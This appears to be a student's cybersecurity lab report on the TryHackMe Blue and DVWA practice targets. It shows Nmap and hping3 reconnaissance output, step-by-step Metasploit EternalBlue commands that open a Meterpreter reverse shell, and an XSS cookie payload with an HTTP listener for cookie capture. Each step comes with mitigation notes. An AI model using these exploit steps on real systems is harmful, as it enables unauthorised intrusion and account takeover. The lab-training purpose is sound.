
Host script results:


```
_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:b3:65:dc:34:03 (unknown)
|_ smb2-security-mode:
|_ 2.1:
|_ Message signing enabled but not required
|_ smb-os-discovery:
|_ OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_ OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_ Computer name: Jon-PC
|_ NetBIOS computer name: JON-PC\x00
|_ Workgroup: WORKGROUP\x00
|_ System time: 2026-05-10T07:22:40-05:00
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_ date: 2026-05-10T12:22:40
|_ start_date: 2026-05-10T12:11:51
|_ clock-skew: mean: 1h00m00s, deviation: 2h14m10s, median: 0s
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 113.03 seconds

(kali@kali)~[~/CCS FINAL/scene2]





```
kali@kali: ~/CCS FINAL/scene2
Session Actions Edit View Help
64 bytes from 10.48.184.237: icmp_seq=2 ttl=126 time=379 ms
64 bytes from 10.48.184.237: icmp_seq=3 ttl=126 time=172 ms
64 bytes from 10.48.184.237: icmp_seq=4 ttl=126 time=426 ms
— 10.48.184.237 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3020ms
rtt min/avg/max/mdev = 165.984/285.685/425.651/117.830 ms

(kali@kali)~/CCS FINAL/scene2
$ sudo hping3 -i -c 4 $TARGET | tee hping3_icmp.txt
[sudo] password for kali:
— 10.48.184.237 hping statistic —
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 176.4/283.4/473.5 ms
HPING 10.48.184.237 (tun0 10.48.184.237): icmp mode set, 28 headers + 0 data bytes
len=28 ip=10.48.184.237 ttl=126 id=364 icmp_seq=0 rtt=255.7 ms
len=28 ip=10.48.184.237 ttl=126 id=365 icmp_seq=1 rtt=176.4 ms
len=28 ip=10.48.184.237 ttl=126 id=366 icmp_seq=2 rtt=228.1 ms
len=28 ip=10.48.184.237 ttl=126 id=367 icmp_seq=3 rtt=473.5 ms
— 10.48.184.237 hping statistic —
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 80.2/169.0/213.7 ms

(kali@kali)~/CCS FINAL/scene2
$ sudo hping3 -S -p 445 -c 3 $TARGET | tee hping3_445.txt
HPING 10.48.184.237 (tun0 10.48.184.237): S set, 40 headers + 0 data bytes
len=44 ip=10.48.184.237 ttl=126 DF id=368 sport=445 flags=SA seq=0 win=8192 rtt=80.2 ms
len=44 ip=10.48.184.237 ttl=126 DF id=369 sport=445 flags=SA seq=1 win=8192 rtt=213.2 ms
len=44 ip=10.48.184.237 ttl=126 DF id=370 sport=445 flags=SA seq=2 win=8192 rtt=213.7 ms
— 10.48.184.237 hping statistic —
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 80.2/169.0/213.7 ms

(kali@kali)~/CCS FINAL/scene2
$ sudo hping3 -S -p 3389 -c 3 $TARGET | tee hping3_3389.txt
HPING 10.48.184.237 (tun0 10.48.184.237): S set, 40 headers + 0 data bytes
len=44 ip=10.48.184.237 ttl=126 DF id=371 sport=3389 flags=SA seq=0 win=8192 rtt=148.7 ms
len=44 ip=10.48.184.237 ttl=126 DF id=372 sport=3389 flags=RA seq=1 win=0 rtt=164.3 ms
len=44 ip=10.48.184.237 ttl=126 DF id=373 sport=3389 flags=RA seq=2 win=0 rtt=190.8 ms
— 10.48.184.237 hping statistic —
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 148.7/167.9/190.8 ms

(kali@kali)~/CCS FINAL/scene2
$
```


The scan was performed from Kali Linux against the TryHackMe Blue target. A basic Nmap scan identified open ports. The -sV scan identified service versions, and -O was used for operating system detection. Nmap NSE vulnerability scripts were used to check for known vulnerabilities, including MS17-010 on SMB port 445.


Scenario 3: Exploitation Analysis and Mitigation (10 Marks)

Question 1: Meterpreter Reverse Shell Using Metasploit (TryHackMe Blue)

Use this only against the authorized TryHackMe Blue target. This task uses the vulnerable service identified in Scenario 2, usually SMB/MS17-010 on port 445.

```
ip a
# Find tun0 IP. This is your LHOST / <KALI_TUN0_IP>.
cd ~/Desktop/"ccs final"/scenario3
msfconsole
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS <TARGET_IP>
set LHOST <KALI_TUN0_IP>
set payload windows/x64/meterpreter/reverse_tcp
show options
check
run
meterpreter > getuid
meterpreter > sysinfo
meterpreter > pwd
```





The SMB service was identified as vulnerable to MS17-010 in the TryHackMe Blue lab. I used the Metasploit EternalBlue module, set RHOSTS to the target IP and LHOST to my Kali tun0 IP, and obtained a Meterpreter reverse shell. Access was validated using getuid and sysinfo.

Mitigation: Apply MS17-010 patches, disable SMBv1, restrict SMB port 445 using firewall rules, and keep Windows systems updated.

Question 2: XSS Cookie Capture and Account Takeover Proof (DVWA)

Use only in DVWA. Open DVWA -> XSS Reflected or XSS Stored, set security to Low, and prove that JavaScript can access the session cookie.

```
Cd ~/Desktop/"ccs final"/scenario3
mkdir -p xss-capture
cd xss-capture
python3 -m http.server 8000
```

Safe proof payload:

```
<script>alert(document.cookie)</script>
```


Cookie capture payload for same-machine DVWA/Kali lab:

